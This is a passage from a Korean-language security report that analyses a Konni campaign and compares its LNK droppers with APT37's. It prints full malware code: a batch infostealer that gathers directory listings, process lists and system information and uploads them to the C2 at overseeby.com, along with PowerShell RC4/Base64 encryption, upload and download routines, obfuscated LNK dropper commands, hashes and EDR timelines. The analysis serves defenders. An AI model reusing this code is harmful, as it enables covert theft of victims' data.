


[그림 22] 32981202.bat 에 의해 실행된 공격 스토리라인

이벤트 시각 ▲	탐지	이벤트	이벤트 요약
2023-07-25 09:33:32		ProcessStart	WScript.exe 프로세스에 의해 cmd.exe 프로세스가 시작되었습니다.
2023-07-25 09:33:32		ProcessStart	cmd.exe 프로세스에 의해 powershell.exe 프로세스가 시작되었습니다.
2023-07-25 09:33:32		FileCreate	powershell.exe 프로세스가 C:₩Users₩[redacted]₩AppData₩Local₩Temp₩__PSScriptPolicyTest_p5jc4syf.r4s.psm1 파일을 생성했습니다.
2023-07-25 09:33:32		FileCreate	powershell.exe 프로세스가 C:₩Users₩[redacted]₩AppData₩Local₩Temp₩__PSScriptPolicyTest_hjtnemyi.lsl.ps1 파일을 생성했습니다.
2023-07-25 09:33:32		FileDelete	powershell.exe 프로세스가 C:₩Users₩[redacted]₩AppData₩Local₩Temp₩__PSScriptPolicyTest_hjtnemyi.lsl.ps1 파일을 삭제했습니다.
2023-07-25 09:33:32		FileDelete	powershell.exe 프로세스가 C:₩Users₩[redacted]₩AppData₩Local₩Temp₩__PSScriptPolicyTest_p5jc4syf.r4s.psm1 파일을 삭제했습니다.
2023-07-25 09:33:32		AMSI	powershell.exe 프로세스가 Fileless script("$url = 'https://...")을 실행했습니다.
2023-07-25 09:33:33	●	NetworkConnect	powershell.exe 프로세스가 naver.cloudfiles001.com 로 TCP : Outgoing 통신을 했습니다.
2023-07-25 09:33:35		FileCreate	powershell.exe 프로세스가 C:₩Users₩Public₩Documents₩85214.zip 파일을 생성했습니다.

[그림 23] 32981202.bat 에 의해 실행된 이벤트의 타임라인

○ 참고로 과거 Konni 캠페인 사례에서는 'Amadey Bot' 유형의 악성 파일이 설치된 경우가 보고된 바 있습니다. Amadey 는 2018 년 10 월 경 등장한 봇넷(BotNet)으로 러시아권 해킹 포럼 사이트에서 약 500 달러에 판매된 것으로 알려져 있습니다. 주요 기능으로는 봇넷에 감염된 컴퓨터의 주요 정보를 C2 서버로 전송하며, 다른 추가 악성 파일을 설치하거나 원격 제어 등이 가능합니다. 공격자는 Bot 관리를 위해 웹 대시 보드를 사용합니다.[9]



[그림 24] Amadey C2 로그인 사례 화면

[9] Threat Spotlight: Amadey Bot Targets Non-Russian Users

e. '32981202.bat'

○ '73888454.bat' 파일에 의해 호출되는 '32981202.bat' 파일은 피해 컴퓨터의 주요 정보를 수집하는 인포스틸러(InfoStealer) 목적의 정보탈취 기능을 수행합니다.

파일명	32981202.bat
MD5	ee8cd48b48c39cbb869589a629702b7a
SHA1	ba11648632e52bcb1754983fd4aa1c703bcad38f
SHA256	f4751a93ac8d901fcd9a46dfdd3aee225745c8f05d1937635ed8b53b5e428022

[표 11] 32981202.bat 파일 HASH 정보 화면

○ 본 배치 파일은 사용자 컴퓨터의 주요 정보를 수집해 별도의 파일로 저장해 공격자가 운영하는 C2(overseeby[.]com) 서버로 전송하기 위한 준비작업을 합니다.

```
1   @echo off
2   pushd "%~dp0"
3   dir C:\Users\%username%\downloads\ /s > %~dp0cuserdown.txt
4   dir C:\Users\%username%\documents\ /s > %~dp0cuserdocu.txt
5   dir C:\Users\%username%\desktop\ /s > %~dp0cuserdesk.txt
6   dir "C:\Program Files\" /s > %~dp0cprog.txt
7   nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.txt
8   tasklist > %~dp0tsklt.txt
9   systeminfo > %~dp0systeminfo.txt
10
11  timeout -t 5 /nobreak
12  set url=http://overseeby.com/upload.php
13  call 07856126.bat "%url%" "cuserdown.txt"  "%COMPUTERNAME%_cuserdown.txt" >nul
14  call 07856126.bat "%url%" "cuserdocu.txt"  "%COMPUTERNAME%_cuserdocu.txt" >nul
15  call 07856126.bat "%url%" "cuserdesk.txt"  "%COMPUTERNAME%_cuserdesk.txt" >nul
16  call 07856126.bat "%url%" "systeminfo.txt"  "%COMPUTERNAME%_systeminfo.txt" >nul
17  call 07856126.bat "%url%" "ipinfo.txt"  "%COMPUTERNAME%_ipinfo.txt" >nul
18  call 07856126.bat "%url%" "tsklt.txt"  "%COMPUTERNAME%_tsklt.txt" >nul
19  call 07856126.bat "%url%" "cprog.txt"  "%COMPUTERNAME%_cprog.txt" >nul
```


[그림 18] 32981202.bat 내부 코드 화면

명령어	기능 설명
dir C:₩Users₩%username%₩downloads₩ /s > %~dp0cuserdown.txt	'downloads' 경로의 (다운로드)파일 및 폴더 목록 정보를 'cuserdown.txt' 파일로 저장
dir C:₩Users₩%username%₩documents₩ /s > %~dp0cuserdocu.txt	'documents' 경로의 (문서)파일 및 폴더 목록 정보를 'cuserdocu.txt' 파일로 저장
dir C:₩Users₩%username%₩desktop₩ /s > %~dp0cuserdesk.txt	'desktop' 경로의 (바탕화면)파일 및 폴더 목록 정보를 'cuserdesk.txt' 파일로 저장
dir "C:₩Program Files₩" /s > %~dp0cprog.txt	'Program Files' 경로의 (프로그램)파일 및 폴더 목록 정보를 'cprog.txt' 파일로 저장
nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.txt	감염 컴퓨터의 (공인 아이피) 정보를 'ipinfo.txt' 파일로 저장
tasklist > %~dp0tsklt.txt	감염 컴퓨터의 (프로세스 정보)를 'tsklt.txt' 파일로 저장
systeminfo > %~dp0systeminfo.txt	감염 컴퓨터의 (시스템 정보)를 'systeminfo.txt' 파일로 저장

[표 12] 수집 데이터 설명 화면

○ 컴퓨터에 저장되어 있는 주요 정보들을 수집한 후, 5 초 시간 지연 후에 C2 서버로 자료 업로드를 수행합니다. 이때 '07856126.bat' 파일을 이용해 자료를 [RC4+Base64] 순서로 암호화해 전송합니다.

○ 정보가 업로드(upload.php)될 때 사용하는 fn 값은 수집된 파일 이름이고, 앞 부분에 컴퓨터명이 추가되기 때문에 'DESKTOP-1FPGSVB_ipinfo.txt' 형식으로 유출 됩니다. 그리고 fd 값은 수집된 컴퓨터의 주요 정보이고, r 값은 RC4 키 값입니다.



[그림 19] 32981202.bat 에 의해 실행된 공격 스토리라인

이벤트 시각 ▲	탐지	이벤트	이벤트 요약
2023-07-25 09:33:37		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩cuserdown.txt 파일을 생성했습니다.
2023-07-25 09:33:37		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩cuserdocu.txt 파일을 생성했습니다.
2023-07-25 09:33:37		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩cuserdesk.txt 파일을 생성했습니다.
2023-07-25 09:33:38		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩cprog.txt 파일을 생성했습니다.
2023-07-25 09:33:38		ChildProcessCreate	cmd.exe 프로세스가 nslookup.exe 프로세스를 실행했습니다.
2023-07-25 09:33:38		ProcessStart	cmd.exe 프로세스에 의해 nslookup.exe 프로세스가 시작되었습니다.
2023-07-25 09:33:38		NetworkConnect	nslookup.exe 프로세스가 resolver1.opendns.com 로 UDP : Outgoing 통신을 했습니다.
2023-07-25 09:33:38		DNSQuery	nslookup.exe 프로세스가 222.222.67.208.in-addr.arpa 에 대하여 DNS서버에 질의했습니다.
2023-07-25 09:33:38		DNSQuery	nslookup.exe 프로세스가 myip.opendns.com.vault.com 에 대하여 DNS서버에 질의했습니다.
2023-07-25 09:33:38		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩ipinfo.txt 파일을 생성했습니다.
2023-07-25 09:33:38		DNSQuery	nslookup.exe 프로세스가 myip.opendns.com.vault.com 에 대하여 DNS서버에 질의했습니다.
2023-07-25 09:33:38		ChildProcessCreate	cmd.exe 프로세스가 tasklist.exe 프로세스를 실행했습니다.
2023-07-25 09:33:38		ProcessStart	cmd.exe 프로세스에 의해 tasklist.exe 프로세스가 시작되었습니다.
2023-07-25 09:33:39		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩tsklt.txt 파일을 생성했습니다.
2023-07-25 09:33:39		ChildProcessCreate	cmd.exe 프로세스가 systeminfo.exe 프로세스를 실행했습니다.
2023-07-25 09:33:39		ProcessStart	cmd.exe 프로세스에 의해 systeminfo.exe 프로세스가 시작되었습니다.
2023-07-25 09:33:42		FileCreate	cmd.exe 프로세스가 C:₩Users₩Public₩Documents₩systeminfo.txt 파일을 생성했습니다.

[그림 20] 32981202.bat 에 의해 실행된 이벤트의 타임라인

f. ‘19288086.bat’

○ ‘19288086.bat’ 파일은 환경변수 조건에 따라 Powershell 명령을 통해 [RC4+Base64] 암호화와 다운로드 설정 루틴을 지니고 있습니다.

파일명	19288086.bat
MD5	b4461d68a8026981ab47294c2c7b5d91
SHA1	f1b4748d50a38952edc2f0953cd270ec17bb5b2a
SHA256	79f61da076edf4cc9434e1c1f25ca62664d5f0bc5b9b9173660f3089491eb8fe

[표 14] 19288086.bat 파일 HASH 정보 화면

○ 변수명 (if not "%ypczipzqWxLByMQH%" == "0")에 따라 암호화 루틴이 작동하는데, ‘73888454.bat’ 파일에서 호출 될 때 사용이 됩니다.

```
@echo off
pushd %~dp0
set "qKtvJzQyqgYPlouQ=%~1"
set "ypczipzqWxLByMQH=%~3"
if not "%ypczipzqWxLByMQH%" == "0" (
    powershell -command "function ESTR{param ([Parameter(Mandatory=$true)] [string]
    $PlainText,[Parameter(Mandatory=$true)] [string]$Key);$plainBytes = [System.Text.
    Encoding]::UTF8.GetBytes($PlainText);    $keyBytes = [System.Text.Encoding]::UTF8.
    GetBytes($Key);$s = New-Object byte[](256);$k = New-Object byte[](256);for ($i = 0; $i
    -lt 256; $i++) {$s[$i] = $i;$k[$i] = $keyBytes[$i %% $keyBytes.Length];}$j = 0;for ($i
    = 0; $i -lt 256; $i++) {$j = ($j + $s[$i] + $k[$i]) %% 256;$temp = $s[$i];$s[$i] = $s
    [$j];$s[$j] = $temp;}$encryptedBytes = New-Object byte[] $plainBytes.Length;$i = 0;$j
    = 0;for ($n = 0; $n -lt $plainBytes.Length; $n++) {$i = ($i + 1) %% 256;$j = ($j + $s
    [$i]) %% 256;$temp = $s[$i];$s[$i] = $s[$j];$s[$j] = $temp;$t = ($s[$i] + $s[$j]) %%
    256;$encryptedBytes[$n] = $plainBytes[$n] -bxor $s[$t];}$encryptedString = [System.
    Convert]::ToBase64String($encryptedBytes);return $encryptedString;}$url =
    '%qKtvJzQyqgYPlouQ%';$bRgwPGmWAINqrBva = '%~2';Add-Type -AssemblyName 'System.Web';
    $key=(Get-Date).Ticks.ToString(); $queryString = $url.Split('?')[1];  $queryParams =
    $queryString -split '&' | ForEach-Object {$param = $_ -split '=';[PSCustomObject]@
    {Name  = $param[0];Value = $param[1];}};$query = [System.Web.HttpUtility]
    ::ParseQueryString('');$queryParams | ForEach-Object {$encoded = ESTR -PlainText $_.
    Value -Key $key;$query[$_.Name] = $encoded;};$url=$url.Split('?')[0]+'?'+$query.
    ToString()+'&'+'r='+$key;iwr -Uri $url -OutFile $bRgwPGmWAINqrBva;" > nul
)else (
    powershell -command "$url = '%qKtvJzQyqgYPlouQ%';$bRgwPGmWAINqrBva = '%~2';iwr -Uri
    $url -OutFile $bRgwPGmWAINqrBva;" > nul
)
```

[그림 25] 19288086.bat 내부 코드 화면

g. ‘07856126.bat’

○ 본 파일도 [RC4+Base64] 암호화 루틴을 가지고 있으며, 사용자 정보를 C2 서버로 유출할 때 암호화하는 용도로 사용이 됩니다.

파일명	07856126.bat
MD5	14600ffc77c091a708a8df26b0043a84
SHA1	1953a2a6c8ec43230ae2eb920efe5d85d50b8cf4
SHA256	a9605c875079f350ffe66f2647289c5fea95ce5cdfecebe9675bc6ed22c77dd7


[표 15] 07856126.bat 파일 HASH 정보 화면

○ ‘32981202.bat’ 파일이 호출할 때 사용하며, 수집된 각종 정보 텍스트(txt) 파일을 암호화해 업로드할 때 사용되며, fn(filename), fd(filedata), r(rc4 key) 등이 함께 전송되고, 업로드가 완료되면 ‘upok.txt’ 0 바이트 파일을 생성합니다.

```
@echo off
pushd %~dp0
set "XjZefaAKzykmbIBi=%~1"
set fName=fn
set fData=fd
powershell -command "function ESTR{param ([Parameter(Mandatory=$true)] [string]$PlainText,
[Parameter(Mandatory=$true)] [string]$Key);$plainBytes = [System.Text.Encoding]::UTF8.
GetBytes($PlainText);    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key);$s =
New-Object byte[](256);$k = New-Object byte[](256);for ($i = 0; $i -lt 256; $i++) {$s[$i]
= $i;$k[$i] = $keyBytes[$i %% $keyBytes.Length];}$j = 0;for ($i = 0; $i -lt 256; $i++) {$j
= ($j + $s[$i] + $k[$i]) %% 256;$temp = $s[$i];$s[$i] = $s[$j];$s[$j] = $temp;}
$encryptedBytes = New-Object byte[] $plainBytes.Length;$i = 0;$j = 0;for ($n = 0; $n -lt
$plainBytes.Length; $n++) {$i = ($i + 1) %% 256;$j = ($j + $s[$i]) %% 256;$temp = $s[$i];$s
[$i] = $s[$j];$s[$j] = $temp;$t = ($s[$i] + $s[$j]) %% 256;$encryptedBytes[$n] =
$plainBytes[$n] -bxor $s[$t];}$encryptedString = [System.Convert]::ToBase64String
($encryptedBytes);return $encryptedString;}$key=(Get-Date).Ticks.ToString();
$XjZefaAKzykmbIBi='%XjZefaAKzykmbIBi%';$fn='%~3';$fp='%~dp0%~2';$dt=gc -Path $fp -Raw |
Out-String;Add-Type -AssemblyName 'System.Web';$fn=ESTR -PlainText $fn -Key $key;$dt=ESTR
-PlainText $dt -Key $key;$query = [System.Web.HttpUtility]::ParseQueryString('');$query
['%fName%']=$fn;$query['%fData%']=$dt;$query['r']=$key;$b=$query.ToString();$ba=[System.
Text.Encoding]::UTF8.GetBytes($b);$r=[System.Net.WebRequest]::Create($XjZefaAKzykmbIBi);$r.
Method='POST';$r.ContentType='application/x-www-form-urlencoded';$r.ContentLength=$ba.
Length;$rS = $r.GetRequestStream();$rS.Write($ba,0,$ba.Length);$rS.Close();$rp=$r.
GetResponse();if($rp.StatusCode -eq [System.Net.HttpStatusCode]::OK){Remove-Item -Path $fp;
$fpok='%~dp0upok.txt';New-Item -ItemType File -Path $fpok;}" > nul

```

[그림 26] 07856126.bat 내부 코드 화면



[그림 27] Konni 악성코드 전체 실행 순서도

04. 유사도 분석 (Similarity)

a. APT37 LNK 공격과 Konni LNK 공격 구조비교

○ 2023 년 상반기 발견된 APT37 과 Konni 캠페인의 LNK 악성 코드를 비교하면 서로 다른 패턴을 가지고 있음을 알 수 있습니다. Konni 경우 Base64 인코딩을 사용합니다.

APT37 LNK (MD5 : 1b046ab2261bc0dc5c6cd999f9a8b1c6)	Konni LNK (MD5 : 0db38e75740572fed8179d67c33019cb)
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {$dirPath = '%temp%'}; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^\| where-object {$_.length -eq 0x00027345F6} ^| Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00020802 -ReadCount 00020802; $pdfPath = '%temp%₩230419.hwp'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002370)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00024042 -ReadCount 00024042; $exePath = '%temp%₩230418.bat'; sc $exePath ([byte[]]($exeFile ^| select -Skip 00020802)) -Encoding Byte; ^& $exePath; iconlocation: C:₩Program Files (x86)₩Hnc₩Office 2018₩HOffice100₩Bin₩Hwp.exe }	/c powershell -windowstyle hidden $wonders=₩"`$temple='244C735576567 04E486C43667077203D204765742D4C6 F636174696F6E3B2453457668674D4444 203D204765742D4368696C644974656D 202D5061746820244C73557656704E48 6C43667077202D52656375727365202A 2E6C6E6B207C2077686572652D6F626A 656374207B245F2E6C656E677468202D6 571203078313436363935364 17D207 (생략) D656E74735C73746172742E766273273 B26202456764C426B456E78763B';`$mar tin='';for(`$i=0;`$i -le `$temple.Length- 2;`$i=`$i+2){`$Sorre=`$temple[`$i]+`$t emple[`$i+1];`$martin= `$martin+[char]([convert]::toint16(`$Sorr e,16));};Invoke-Command -ScriptBlock ([Scriptblock]::Create(`$martin));₩";Invoke -Command -ScriptBlock ([Scriptblock]::Create($wonders)); iconlocation: .hwp }

[표 16] APT37 과 Konni 악성 LNK 코드 비교 화면


b. APT37 와 Konni LNK 공격 차이점

○ APT37 에서 사용된 LNK 악성 코드는 Powershell 인자 값을 사용해 내부에 삽입한 정상 문서(HWP, PDF 등)와 악성 BAT 파일의 위치를 지정해 사용합니다. 반면, Konni LNK 악성 코드는 Powershell 인자 값을 사용하는 것은 동일하지만, Base64 데이터로 인코딩된 값을 먼저 사용합니다.

○ Base64 인코딩된 값을 디코딩해 비교해 보면 일부 유사한 패턴을 가지고 있지만, APT37 의 경우 정상과 악성 파일이 그대로 내부에 삽입된 형태를 가진다면, Konni 의 경우 CAB 또는 ZIP 압축 형태를 포함한 점이 서로 다릅니다. 따라서, Konni LNK 경우 압축을 해제하는 설정 값들이 추가로 존재합니다.

APT37 LNK	Konni LNK
-Recurse *.lnk ^| where-object {$_.length -eq 0x00027345F6} ^| Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00020802 -ReadCount 00020802; $pdfPath = '%temp%₩230419.hwp'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002370)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00024042 -ReadCount 00024042; $exePath = '%temp%₩230418.bat'; sc $exePath	-Recurse *.lnk | where-object {$_.length -eq 0x1466956A} \| Select-Object -ExpandProperty FullName;};$LsUvVpNHlCfpw = Split-Path $SEvhgMDD;$znUKtljyzBrPLDZ = New-Object System.IO.FileStream($SEvhgMDD, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read);$znUKtljyzBrPLDZ.Seek(0, [System.IO.SeekOrigin]::Begin);$znUKtljyzBrPLDZ.Seek(0x00003C4A, [System.IO.SeekOrigin]::Begin);$uEqUSwFkp = New-Object byte[] 0x00006C00;$znUKtljyzBrPLDZ.Read($uEqUSwFkp, 0, 